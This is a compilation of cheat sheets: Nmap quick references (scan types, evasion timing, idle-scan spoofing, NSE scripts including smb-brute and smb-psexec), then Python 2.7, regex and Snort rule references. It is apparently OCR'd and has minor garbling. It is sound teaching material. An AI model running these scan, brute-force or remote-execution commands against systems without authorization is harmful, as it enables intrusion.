Minimum Parallel Port Scans	--min-parallelism <number>
Minimum Delay Between Probes	--scan-delay <milliseconds>
Maximum Delay Between Probes	--max-scan-delay
Timing Policies	--timing, -T<0|1|2|3|4|5>

PING OPTIONS

ICMP Echo Request Ping	-PE, -PI
TCP ACK Ping	-PA[portlist], -PT[portlist]
TCP SYN Ping	-PS[portlist]
UDP Ping	-PU[portlist]
ICMP Timestamp Ping	-PP
ICMP Address Mask Ping	-PM
Don't Ping	-P0, -PN, -PD
Require Reverse	-R
Disable Reverse DNS	-n
Specify DNS Servers	--dns-servers

REAL-TIME INFORMATION OPTIONS

Verbose Mode	--verbose, -v
Version Trace	--version-trace
Packet Trace	--packet-trace
Debug Mode	--debug, -d
Interactive Mode	--interactive
Noninteractive Mode	--noninteractive

OPERATING SYSTEM FINGERPRINTING

OS Fingerprinting	-O
Limit System Scanning	--osscan-limit
More Guessing Flexibility	--osscan-guess, --fuzzy
Additional, Advanced, and Aggressive	-A

VERSION DETECTION

Version Scan	-sV
Don't Exclude Any Ports	--allports
Set Version Intensity	--version-intensity
Enable Version Scanning Light	--version-light
Enable Version Scan All	--version-all

RUN-TIME INTERACTIONS

Display Run-Time Help	?
Increase / Decrease Verbosity	v / V
Increase / Decrease Debugging	d / D
Increase / Decrease Packet Tracing	p / P
Any Other Key	Print Status

LOGGING OPTIONS

Normal Format	-oN <logfilename>
XML Format	-oX <logfilename>
Grepable Format	-oG <logfilename>
All Formats	-oA <basefilename>
Script Kiddie Format	-oS <logfilename>
Resume Scan	--resume <logfilename>
Append Output	--append-output

MISCELLANEOUS OPTIONS

Quick Reference Screen	--help, -h
Nmap Version	--version, -V
Data Directory	--datadir <directory_name>
Quash Argument Vector	-q
Define Custom Scan Flags	--scanflags <flagval>
(Uriel) Maimon Scan	-sM
IPv6 Support	-6
Send Bad TCP or UDP Checksum	--badsum


Professor Messer's Quick Reference Guide to

NMAP


Contributed By:
shravansofts2011@gmail.com

Identifying Open Ports with Nmap


TCP SYN SCAN (-sS)




TCP connect() SCAN (-sT)




TCP FIN SCAN (-sF)




TCP XMAS TREE SCAN (-sX)



TCP NULL SCAN (-sN)




TCP PING SCAN (-sP)




VERSION DETECTION SCAN (-sV)


Version scan identifies open ports with a TCP SYN scan...




...and then queries the port with a customized signature.




UDP SCAN (-sU)




IP PROTOCOL SCAN (-sO)



TCP ACK SCAN (-sA)




TCP WINDOW SCAN (-sW)




IDLESCAN (-sI <zombie host:[probeport]>)


Step 1: Nmap sends a SYN/ACK to the zombie workstation to induce a RST in return. This RST frame contains the initial IPID that nmap will remember for later.



Step 2: Nmap sends a SYN frame to the destination address, but nmap spoofs the IP address to make it seem as if the SYN frame was sent from the zombie workstation.





Step 3: Nmap repeats the original SYN/ACK probe of the zombie station. If the IPID has incremented, then the port that was spoofed in the original SYN frame is open on the destination device.



FTP BOUNCE ATTACK (-b <ftp_relay_host>)

A closed port will result with the FTP server informing the source station that the FTP server can't build the connection.





An open port completes the transfer over the specified connection.

Scripting Engine

`-sC` Run default scripts
`--script=<ScriptName>|<ScriptCategory>|<ScriptDir>...`
Run individual or groups of scripts
`--script-args=<Name1=Value1,...>`
Use the list of script arguments
`--script-updatedb`
Update script database

Script Categories

Nmap's script categories include, but are not limited to, the following:

auth: Utilize credentials or bypass authentication on target hosts.
broadcast: Discover hosts not included on command line by broadcasting on local network.
brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, IAX, MySQL, VNC, etc.
default: Scripts run automatically when -sC or -A are used.
discovery: Try to learn more information about target hosts through public sources of information, SNMP, directory services, and more.
dos: May cause denial of service conditions in target hosts.
exploit: Attempt to exploit target systems.
external: Interact with third-party systems not included in target list.
fuzzer: Send unexpected input in network protocol fields.
intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.
malware: Look for signs of malware infection on the target hosts.
safe: Designed not to impact target in a negative fashion.
version: Measure the version of software or protocol spoken by target hosts.
vul: Measure whether target systems have a known vulnerability.

Notable Scripts

A full list of Nmap Scripting Engine scripts is available at http://nmap.org/nsedoc/

Some particularly useful scripts include:

dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.

```
$ nmap --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain> -p53 <hosts>
```

http-robots.txt: Harvests robots.txt files from discovered web servers.

```
$ nmap --script http-robots.txt <hosts>
```

smb-brute: Attempts to determine valid username and password combinations via automated guessing.

```
$ nmap --script smb-brute.nse -p445 <hosts>
```

smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.

```
$ nmap --script smb-psexec.nse -script-args=smbuser=<username>, smbpass=<password>[,config=<config>] -p445 <hosts>
```

Nmap Cheat Sheet v1.0

POCKET REFERENCE GUIDE
SANS Institute
http://www.sans.org

Base Syntax

```
# nmap [ScanType] [Options] {targets}
```

Target Specification

IPv4 address: `192.168.1.1`
IPv6 address: `AABB:CCDD::FF%eth0`
Host name: `www.target.tgt`
IP address range: `192.168.0-255.0-255`
CIDR block: `192.168.0.0/16`
Use file with lists of targets: `-iL <filename>`

Target Ports

No port range specified scans 1,000 most popular ports

`-F` Scan 100 most popular ports
`-p<port1>-<port2>` Port range
`-p<port1>,<port2>,...` Port List
`-pU:53,U:110,T20-445` Mix TCP and UDP
`-r` Scan linearly (do not randomize ports)
`--top-ports <n>` Scan n most popular ports
`-p-65535` Leaving off initial port in range makes Nmap scan start at port 1
`-p0-` Leaving off end port in range makes Nmap scan through port 65535
`-p-` Scan ports 1-65535

Probing Options

-Pn Don't probe (assume all hosts are up)

-PB Default probe (TCP 80, 445 & ICMP)

-PS<portlist>
Check whether targets are up by probing TCP ports

-PE Use ICMP Echo Request

-PP Use ICMP Timestamp Request

-PM Use ICMP Netmask Request

Scan Types

-sP Probe only (host discovery, not port scan)

-sS SYN Scan

-sT TCP Connect Scan

-sU UDP Scan

-sV Version Scan

-o OS Detection

--scanflags Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Fine-Grained Timing Options

--min-hostgroup/max-hostgroup <size>
Parallel host scan group sizes

--min-parallelism/max-parallelism <numprobes>
Probe parallelization

--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>
Specifies probe round trip time.

--max-retries <tries>
Caps number of port scan probe retransmissions.

--host-timeout <time>
Give up on target after this long

--scan-delay/--max-scan-delay <time>
Adjust delay between probes

--min-rate <number>
Send packets no slower than <number> per second

--max-rate <number>
Send packets no faster than <number> per second

Aggregate Timing Options

-T0 *Paranoid:* Very slow, used for IDS evasion
-T1 *Sneaky:* Quite slow, used for IDS evasion
-T2 *Polite:* Slows down to consume less bandwidth, runs ~10 times slower than default
-T3 *Normal:* Default, a dynamic timing model based on target responsiveness
-T4 *Aggressive:* Assumes a fast and reliable network and may overwhelm targets
-T5 *Insane:* Very aggressive; will likely overwhelm targets or miss open ports

Output Formats

-oN Standard Nmap output
-oG Greppable format
-oX XML format
-oA *<basename>*
Generate Nmap, Greppable, and XML output files using basename for files

Misc Options

-n Disable reverse IP address lookups
-6 Use IPv6 only
-A Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute
--reason Display reason Nmap thinks port is open, closed, or filtered

Python 2.7 Quick Reference Sheet

ver 2.01 – 110105 (sjd)

Interactive Help in Python Shell

help()	Invoke interactive help
help(*m*)	Display help for module *m*
help(*f*)	Display help for function *f*
dir(*m*)	Display names in module *m*

Small Operator Precedence Table

func_name(*args, …*)	Function call
x[*index* : *index*]	Slicing
x[*index*]	Indexing
x.attribute	Attribute reference
**	Exponentiation
*, /, %	Multiply, divide, mod
+, -	Add, subtract
>, <, <=, >=, !=, ==	Comparison
in, not in	Membership tests
not, and, or	Boolean operators NOT, AND, OR

Module Import

import *module_name*
from *module_name* import *name* , …
from *module_name* import *

Common Data Types

Type	Description	Literal Ex
int	32-bit Integer	3, -4
long	Integer > 32 bits	101L
float	Floating point number	3.0, -6.55
complex	Complex number	1.2J
bool	Boolean	True, False
str	Character sequence	"Python"
tuple	Immutable sequence	(2, 4, 7)
list	Mutable sequence	[2, x, 3.1]
dict	Mapping	{ x:2, y:5 }

Common Syntax Structures

Assignment Statement
var = exp

Console Input/Output
var = input([*prompt*])
var = raw_input([*prompt*])
print *exp*[,] …

Selection
if (*boolean_exp*):
  stmt …
[elif (*boolean_exp*):
  stmt …] …
[else:
  stmt …]

Repetition
while (*boolean_exp*):
  stmt …

Traversal
for *var* in *traversable_object*:
  stmt …

Function Definition
def *function_name*(*parmameters*):
  stmt …

Function Call
function_name(*arguments*)

Class Definition
class *Class_name* [(*super_class*)]:
  [*class variables*]
  def *method_name*(self, *parameters*):
    stmt

Object Instantiation
obj_ref = *Class_name*(*arguments*)

Method Invocation
obj_ref.method_name(*arguments*)

Exception Handling
try:
  stmt …
except [*exception_type*] [, *var*]:
  stmt …

Common Built-in Functions

Function	Returns
abs(*x*)	Absolute value of *x*
dict()	Empty dictionary, eg: d = dict()
float(*x*)	int or string *x* as float
id(*obj*)	memory addr of *obj*
int (*x*)	float or string *x* as int
len(*s*)	Number of items in sequence *s*
list()	Empty list, eg: m = list()
max(*s*)	Maximum value of items in *s*
min(*s*)	Minimum value of items in *s*
open(*f*)	Open filename *f* for input
ord(*c*)	ASCII code of *c*
pow(*x,y*)	x ** y
range(*x*)	A list of x ints 0 to *x* - 1
round(*x,n*)	float *x* rounded to *n* places
str(*obj*)	str representation of *obj*
sum(*s*)	Sum of numeric sequence *s*
tuple(*items*)	tuple of *items*
type(*obj*)	Data type of *obj*

Common Math Module Functions

Function	Returns (all float)
ceil(*x*)	Smallest whole nbr >= *x*
cos(*x*)	Cosine of *x* radians
degrees(*x*)	*x* radians in degrees
radians(*x*)	*x* degrees in radians
exp(*x*)	e ** *x*
floor(*x*)	Largest whole nbr <= *x*
hypot(*x, y*)	sqrt(*x* * *x* + *y* * *y*)
log(*x* [, *base*])	Log of *x* to *base* or natural log if *base* not given
pow(*x, y*)	x ** y
sin(*x*)	Sine of *x* radians
sqrt(*x*)	Positive square root of *x*
tan(*x*)	Tangent of *x* radians
pi	Math constant pi to 15 sig figs
e	Math constant e to 15 sig figs

Common String Methods

***S*.method()**	**Returns (str unless noted)**
capitalize	*S* with first char uppercase
center(*w*)	*S* centered in str *w* chars wide
count(*sub*)	int nbr of non-overlapping occurrences of *sub* in *S*
find(*sub*)	int index of first occurrence of *sub* in *S* or -1 if not found
isdigit()	bool True if *S* is all digit chars, False otherwise
islower() isupper()	bool True if *S* is all lower/upper case chars, False otherwise
join(*seq*)	All items in *seq* concatenated into a str, delimited by *S*
lower() upper()	Lower/upper case copy of *S*
lstrip() rstrip()	Copy of *S* with leading/ trailing whitespace removed, or both
split([*sep*])	List of tokens in *S*, delimited by *sep*; if *sep* not given, delimiter is any whitespace

Formatting Numbers as Strings

Syntax: "*format_spec*" % *numeric_exp*
***format_spec* syntax:** % *width.precision type*

- *width* (optional): align in number of colums specified; negative to left-align, precede with 0 to zero-fill
- *precision* (optional): show specified digits of precision for floats; 6 is default
- *type* (required): d (decimal int), f (float), s (string), e (float – exponential notation)
- Examples for x = 123, y = 456.789
  "%6d" % x -> . . . 123
  "%06d" % x -> 000123
  "%8.2f % y -> . . 456.79
  "8.2e" % y -> 4.57e+02
  "-8s" % "Hello" -> Hello . . .

Common List Methods

***L*.method()**	**Result/Returns**
append(*obj*)	Append *obj* to end of *L*
count(*obj*)	Returns int nbr of occurrences of *obj* in *L*
index(*obj*)	Returns index of first occurrence of *obj* in *L*; raises ValueError if *obj* not in *L*
pop([*index*])	Returns item at specified *index* or item at end of L if *index* not given; raises IndexError if *L* is empty or *index* is out of range
remove(*obj*)	Removes first occurrence of *obj* from *L*; raises ValueError if *obj* is not in *L*
reverse()	Reverses *L* in place
sort()	Sorts *L* in place

Common Tuple Methods

***T*.method()**	**Returns**
count(*obj*)	Returns nbr of occurrences of *obj* in *T*
index(*obj*)	Returns index of first occurrence of *obj* in *T*; raises ValueError if *obj* is not in *T*

Common Dictionary Methods

***D*.method()**	**Result/Returns**
clear()	Remove all items from *D*
get(*k* [,*val*])	Return *D*[*k*] if *k* in *D*, else *val*
has_key(*k*)	Return True if *k* in *D*, else False
items()	Return list of key-value pairs in *D*; each list item is 2-item tuple
keys()	Return list of *D*'s keys
pop(*k*, [*val*])	Remove key *k*, return mapped value or *val* if *k* not in *D*
values()	Return list of *D*'s values

Common File Methods

***F*.method()**	**Result/Returns**
read([*n*])	Return str of next *n* chars from *F*, or up to EOF if *n* not given
readline([*n*])	Return str up to next newline, or at most *n* chars if specified
readlines()	Return list of all lines in *F*, where each item is a line
write(*s*)	Write str *s* to *F*
writelines(*L*)	Write all str in seq *L* to *F*
close()	Closes the file

Other Syntax

Hold window for user keystroke to close:

```
raw_input("Press  <Enter> to quit.")
```

Prevent execution on import:

```
if __name__ == "__main__":
    main()
```

Displayable ASCII Characters

32	SP	48	0	64	@	80	P	96	`	112	p
33	!	49	1	65	A	81	Q	97	a	113	q
34	"	50	2	66	B	82	R	98	b	114	r
35	#	51	3	67	C	83	S	99	c	115	s
36	$	52	4	68	D	84	T	100	d	116	t
37	%	53	5	69	E	85	U	101	e	117	u
38	&	54	6	70	F	86	V	102	f	118	v
39	'	55	7	71	G	87	W	103	g	119	w
40	(	56	8	72	H	88	X	104	h	120	x
41	)	57	9	73	I	89	Y	105	i	121	y
42	*	58	:	74	J	90	Z	105	j	122	z
43	+	59	;	75	K	91	[	107	k	123	{
44	,	60	<	76	L	92	\	108	l	124	|
45	-	61	=	77	M	93	]	109	m	125	}
46	.	62	>	78	N	94	^	110	n	126	~
47	/	63	?	79	O	95	_	111	o	127	DEL

'\0' = 0, '\t' = 9, '\n' = 10

Regular Expressions (Regex) Cheat Sheet

Special Characters in Regular Expressions & their meanings

Character	Meaning	Example
*	Match **zero, one or more** of the previous	`Ah*` matches "`Ahhhhh`" or "`A`"
?	Match **zero or one** of the previous	`Ah?` matches "`Al`" or "`Ah`"
+	Match **one or more** of the previous	`Ah+` matches "`Ah`" or "`Ahhh`" but not "`A`"
\	Used to **escape** a special character	`Hungry\?` matches "`Hungry?`"
.	Wildcard character, matches **any** character	`do.*` matches "`dog`", "`door`", "`dot`", etc.
( )	**Group** characters	See example for `|`
[ ]	Matches a **range** of characters	`[cbf]ar` matches "car", "bar", or "far" `[0-9]+` matches any positive integer `[a-zA-Z]` matches ascii letters a-z (uppercase and lower case) `[^0-9]` matches any character not 0-9.
|	Matche previous **OR** next character/group	`(Mon)|(Tues)day` matches "Monday" or "Tuesday"
{ }	Matches a specified **number of occurrences** of the previous	`[0-9]{3}` matches "315" but not "31" `[0-9]{2,4}` matches "12", "123", and "1234" `[0-9]{2,}` matches "1234567..."
^	**Beginning** of a string. Or within a character range `[]` negation.	`^http` matches strings that begin with http, such as a url. `[^0-9]` matches any character not 0-9.
$	**End** of a string.	`ing$` matches "exciting" but not "ingenious"

Python 2.7 Regular Expressions

Non-special chars match themselves. Exceptions are special characters:

```
\       Escape special char or start a sequence.
.       Match any char except newline, see re.DOTALL
^       Match start of the string, see re.MULTILINE
$       Match end of the string, see re.MULTILINE
[]      Enclose a set of matchable chars
R|S     Match either regex R or regex S.
()      Create capture group, & indicate precedence
```

After '[', enclose a set, the only special chars are:

```
]   End the set, if not the 1st char
-   A range, eg. a-c matches a, b or c
^   Negate the set only if it is the 1st char
```

Quantifiers (append '?' for non-greedy):

```
{m}     Exactly m repetitions
{m,n}   From m (default 0) to n (default infinity)
*       0 or more. Same as {,}
+       1 or more. Same as {1,}
?       0 or 1. Same as {,1}
```

Special sequences:

```
\A  Start of string
\b  Match empty string at word (\w+) boundary
\B  Match empty string not at word boundary
\d  Digit
\D  Non-digit
\s  Whitespace [ \t\n\r\f\v], see LOCALE,UNICODE
\S  Non-whitespace
\w  Alphanumeric: [0-9a-zA-Z_], see LOCALE
\W  Non-alphanumeric
\Z  End of string
\g<id>  Match prev named or numbered group,
        '<' & '>' are literal, e.g. \g<0>
        or \g<name> (not \g0 or \gname)
```

Special character escapes are much like those already escaped in Python string literals. Hence regex '\n' is same as regex '\\n':

```
\a  ASCII Bell (BEL)
\f  ASCII Formfeed
\n  ASCII Linefeed
\r  ASCII Carriage return
\t  ASCII Tab
\v  ASCII Vertical tab
\\  A single backslash
\xHH    Two digit hexadecimal character goes here
\OOO    Three digit octal char (or just use an
        initial zero, e.g. \0, \09)
\DD     Decimal number 1 to 99, match
        previous numbered group
```

Extensions. Do not cause grouping, except 'P<name>':

```
(?iLmsux)     Match empty string, sets re.X flags
(?:...)       Non-capturing version of regular parens
(?P<name>...) Create a named capturing group.
(?P=name)     Match whatever matched prev named group
(?#...)       A comment; ignored.
(?=...)       Lookahead assertion, match without consuming
(?!...)       Negative lookahead assertion
(?<=...)      Lookbehind assertion, match if preceded
(?<!...)      Negative lookbehind assertion
(?(id)y|n)    Match 'y' if group 'id' matched, else 'n'
```

Flags for re.compile(), etc. Combine with ' | ':

```
re.I == re.IGNORECASE   Ignore case
re.L == re.LOCALE       Make \w, \b, and \s locale dependent
re.M == re.MULTILINE    Multiline
re.S == re.DOTALL       Dot matches all (including newline)
re.U == re.UNICODE      Make \w, \b, \d, and \s unicode dependent
re.X == re.VERBOSE      Verbose (unescaped whitespace in pattern
                        is ignored, and '#' marks comment lines)
```

Module level functions:

```
compile(pattern[, flags]) -> RegexObject
match(pattern, string[, flags]) -> MatchObject
search(pattner, string[, flags]) -> MatchObject
findall(pattern, string[, flags]) -> list of strings
finditer(pattern, string[, flags]) -> iter of MatchObjects
split(pattern, string[, maxsplit, flags]) -> list of strings
sub(pattern, repl, string[, count, flags]) -> string
subn(pattern, repl, string[, count, flags]) -> (string, int)
escape(string) -> string
purge() # the re cache
```

RegexObjects (returned from `compile()`):

```
.match(string[, pos, endpos]) -> MatchObject
.search(string[, pos, endpos]) -> MatchObject
.findall(string[, pos, endpos]) -> list of strings
.finditer(string[, pos, endpos]) -> iter of MatchObjects
.split(string[, maxsplit]) -> list of strings
.sub(repl, string[, count]) -> string
.subn(repl, string[, count]) -> (string, int)
.flags      # int, Passed to compile()
.groups     # int, Number of capturing groups
.groupindex # {}, Maps group names to ints
.pattern    # string, Passed to compile()
```

MatchObjects (returned from `match()` and `search()`):

```
.expand(template) -> string, Backslash & group expansion
.group([group1...]) -> string or tuple of strings, 1 per arg
.groups([default]) -> tuple of all groups, non-matching=default
.groupdict([default]) -> {}, Named groups, non-matching=default
.start([group]) -> int, Start/end of substring match by group
.end([group]) -> int, Group defaults to 0, the whole match
.span([group]) -> tuple (match.start(group), match.end(group))
.pos       int, Passed to search() or match()
.endpos    int, "
.lastindex int, Index of last matched capturing group
.lastgroup string, Name of last matched capturing group
.re        regex, As passed to search() or match()
.string    string, "
```

Gleaned from the python 2.7 're' docs. http://docs.python.org/library/re.html

https://github.com/tartley/python-regex-cheatsheet
Version: v0.3.3

SNORT RULE CHEAT SHEET

Format of Snort rules:
header (body;)

Example:
alert udp 10.10.10.10 any -> 10.10.10.11 53 (msg:"We got the DNS traffic"; content:"|07|foundit|03|com"; nocase; reference, url:someintel.google.com;classtype: attempted_recon; sid:5000000; rev:1;)

Header Format						
Action	Proto	SRC	SRC Port	Direction	DST	DST Port

Action	Function
alert	alerts and logs event
log	logs event
pass	ignores event
drop	drops packet and logs event
reject	TCP reset of session or ICMP Type3 Code 3 of UDP traffic and logs
sdrop	drops packet without logging
activate	drops packet without logging
dynamic	alerts and activates a dynamic rule

Proto
IP (covers all)
TCP
UDP
ICMP

Direction	Meaning
->	from SRC to DEST
<>	in either direction

Source/Destination Port	Meaning
A.B.C.D	Single IPA
A.B.C.D/XX	CIDR
[A.B.C.D, A.B.C.E, A.B.C.G]	Match ANY, not all

Modifier	Function
nocase;	makes previous content match case insensitive, should be used in most cases to allow for vendor implementation variations. Should NOT be used when trying to match Base64 or URL encoding.
rawbytes;	ignores pre---processor interpretation of payload contents and looks for a raw packet payload match
offset:	advances pointer to after a number of bytes from the beginning of the PAYLOAD. Example offset:3;
depth:	will only look for the content match from the beginning of the PAYLOAD up to the specified byte number.
distance:	advances the pointer to after the number of bytes from the end of the last CONTENT MATCH Example distance:12;
within:	will only look for the content match from the end of the last CONTENT MATCH through the specified number of bytes

Basic Body Options

Operator	Options
msg:	ascii text to be printed in alert or log, must be in quotes eg msg:"Yet another Scan";
reference:	will call a link to specific documentation of rules included in snort rule set (100---999,999) example using a CVE as a **reference:cve,CVE---1999---0105**; an example for url **reference:url,someintel.google.com**
sid:	Snort ID number, <100 reserved, 100---1000000 (now 2000000) used for packaged rules, above that are custom
rev:	revision of the snort rule (or set)
classtype:	a named class of attack, built in ones are associated with a certain priority. Example classtype:attempted_recon;
priority:	level of concern, 1 is really bad, 2 not so bad, 3 informational, etc.
content:	searches the entire packet payload for either an ASCII string or a "binary" match.
isdataat:	Verifies a certain number of bytes is present, can be made relative to previous content by adding relative to the end
uricontent:	Same as content, but applies specifically to uri's
urilen:	Specifies a particular length of URI, or range of lengths. Requires HTTP Pre---processor
flow:	describes state of session and directionality. Includes options: to_server from_server, to_client from_client only_stream no_stream stateless established
ipopts:	indicates the presence of options fields in the IP header . Includes: eol--- End of List lsrr ---Loose Source Routing rr –Record Route satid – Stream ID sec – Security ssrr – Strict Source Routing ts – Time Stamp
dsize:	indicates a size, or size range of the entire packet (includes headers)
flags:	indicates the presence of TCP Flags. Includes: A – Ack F – Fin P – Push Snort Cheat Sheet R – Reset S – Syn U – Urgent Data 0 – No Flags (used in nmap null scan) 1 – Reserved bit 1 (ECN) 2 – Reserved bit 2 (CWR) + --- Multiple Flags * --- Any Flag ! – Not that flag
ttl:	specifies a particular time to live value in the IP header, some decimal number between 0--- 255.
tag:	used to log a series of packets rather than just one. Think of it as a trigger. Tag largely replaces the activate: à? dynamic: pair. Parameters: session – logs all packets in the session that triggered the rule host – logs all packets to/from host who's IP triggered the rule (this will capture all traffic, not just that particular session – good for capturing botnet activity) count – how much to log, a decimal number packets – logs that many packets seconds – logs all packets for the session or host for a specified number of seconds SRC – only logs packets from source DST – only logs packets from destination

snort

**Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fin- gerprinting attempts, and much more. Snort uses a flexible rules lan- guage to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plugin architecture. Snort also has a modular real-time alerting capability, incorporating alerting and logging plugins for syslog, a ASCII text files, UNIX sockets or XML.

Expressions

decnet dst host	True if the DECNET destination address is host	**decnet src host**	True if the DECNET source address is host, which may be an address of the form ``10
decnet host host	True if either the DECNET source or destination address is host	**dst host host**	True if the IP destination field of the packet is host, which may be either an address or a name
dst net net	True if the IP destination address of the packet has a network number of net	**dst port port**	True if the packet is ip/tcp or ip/udp and has a destination port value of port
ether broadcast	True if the packet is an ethernet broadcast packet	**ether broadcast**	True if the packet is an ethernet multicast packet
ether dst ehost	True if the ethernet destination address is ehost	**ether host ehost**	True if either the ethernet source or destination addres is ehost
ether proto protocol	True if the packet is of ether type protocol	**ether src ehost**	True if the ethernet source address is ehost
expr relop expr	True if the relation holds, where relop is one of >, <, >=, <=, =, !=	**gateway host**	True if the packet used host as a gateway
greater length	True if the packet has a length greater than or equal to length	**host host**	True if either the IP source or destination of the packet is host
ip broadcast	True if the packet is an IP broadcast packet	**ip multicast**	True if the packet is an IP multicast packet
ip proto protocol	True if the packet is an ip packet (see ip(4P)) of protocol type protocol	**ip, arp, rarp, decnet**	Abbreviations for: ether proto p where p is one of the above protocols
lat, moprc, mopdl	Abbreviations for: ether proto p where p is one of the above protocols	**less length**	True if the packet has a length less than or equal to length
net net	True if either the IP source or destination address of the packet has a network number of net	**net net / ln**	True if the IP address matches net a netmask len bits wide
net net mask mask	True if the IP address matches net with the specific net mask	**port port**	True if either the source or destination port of the packet is port
src host host	True if the IP source field of the packet is host	**src net net**	True if the IP source address of the packet has a network number of net
src port port	True if the packet has a source port value of port	**tcp, udp, icmp**	Abbreviations for: ip proto p where p is one of the above protocols

Options

-?	Show the program usage statement and exit	**--alert-before-pass**	Converts drop, sdrop, and reject rules into alert rules duringstartup
-A alert-mode	Alert using the specified alert-mode	**-b**	Log packets in a tcpdump(1) formatted file
-B address-conversion-mask	Convert all IP addresses in home-net to addresses specified byaddress-conversion-mask	**-C**	Print the character data from the packet payload only (no hex)
-c config-file	Use the rules located in file config-file	**--conf-error-out**	Same as -x
--create-pidfile	Create PID file, even when not in Daemon mode	**--cs-dir <dir>**	Tell Snort to use control socket and create the socket in dir
-D	Run Snort in daemon mode	**-d**	Dump the application layer data when displaying packets in verbose or packet logging mode
--daq <type>	Select packet acquisition module (default is pcap)	**--daq-dir <dir>**	Tell Snort where to find desired DAQ
--daq-list [<dir>]	List packet acquisition modules available in dir	**--daq-mode <mode>**	Select the DAQ operating mode
--daq-var <name=value>	Specify extra DAQ configuration variable	**--dump-dynamic-rules directory**	Load a dynamic preprocessor shared library specified by file
--dynamic-detection-lib file	Load all dynamic detection rules shared libraries specified fromdirectory	**--dynamic-detection-lib-dir directory**	Create stub rule files from all loaded dynamic detection ruleslibraries
--dynamic-engine-lib file	Load all dynamic detection engine shared libraries specifiedfrom directory	**--dynamic-engine-lib-dir directory**	Load a dynamic detection rules shared library specified by file
--dynamic-preprocessor-lib file	Load all dynamic preprocessor shared libraries specified fromdirectory	**--dynamic-preprocessor-lib-dir directory**	Process alert, drop, sdrop, or reject before pass
